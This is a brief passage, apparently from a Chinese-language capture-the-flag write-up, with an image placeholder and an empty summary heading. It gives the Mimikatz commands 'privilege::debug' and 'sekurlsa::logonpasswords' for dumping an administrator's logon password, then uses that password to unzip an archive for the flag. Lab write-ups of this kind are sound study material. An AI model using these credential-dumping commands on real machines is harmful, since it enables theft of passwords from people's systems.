


首先输入privilege::debug回车，然后输入sekurlsa::logonpasswords回车，找到管理员密码wow!yougotit!





输入解压密码后得到本题flag!



总结